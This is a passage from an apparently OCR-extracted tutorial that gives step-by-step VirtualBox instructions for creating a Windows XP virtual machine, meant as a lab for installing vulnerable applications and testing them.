
Our next step is setting up the Windows XP as a virtual machine so that you can install vulnerable applications and start testing.

Now, run the Virtual Box by simply clicking its icon from Applications and you will see it run quickly as shown below.





Click the new button on top left corner to setup new machine, type the name and select type of operating system and select the operating system version to install. Configure this as shown in below figure. Once this is complete you will be prompted to select the memory for this virtual machine.


Configure the memory size, as you are installing Windows XP hence you do not need to waste your memory, for Windows XP 512MB of RAM size would be enough.




**Configure Storage**


Next step is to configure the hard drive, for Windows XP 10GB space would be enough and recommended.





Select the hard drive type as VID (Virtual Box Disk Image) and continue.


Allocate the space dynamically to save your MAC machine.



Configure the size and name of the virtual hard disk you have just configured and create the disk as shown below.





Your new virtual machine is now complete, once you create the hard disk it will complete the setup of virtual machine and you will see the below outcome as shown in the figure.





Windows XP Installation is easy; you just need to attach the Image to the virtual CD drive, most of you have already gone through this phase many times but for newbies we have presented below.





In the storage Tree section select Empty CDROM as shown above and you will see the following option, click the CDROM button at the top right section as shown below to chose the Windows XP ISO image.





Once configured successfully you will be good to install the Windows XP operating system into this Virtual Machine.



Windows XP Virtual Machine – Storage
Display
Storage
Audio
Network
Ports
Shared Folders
Windows XP Pro ISO
Installation Instructions.txt
WXPVOL_EN.iso
Name WXPVOL_EN.iso
Kind ISO Disk Image
Size 652.9 MB
Created 6/15/14, 12:27 AM
Modified 6/15/14, 12:38 AM
Last opened 6/15/14, 12:38 AM
All virtual optical disk files (*.d…
Cancel
Open



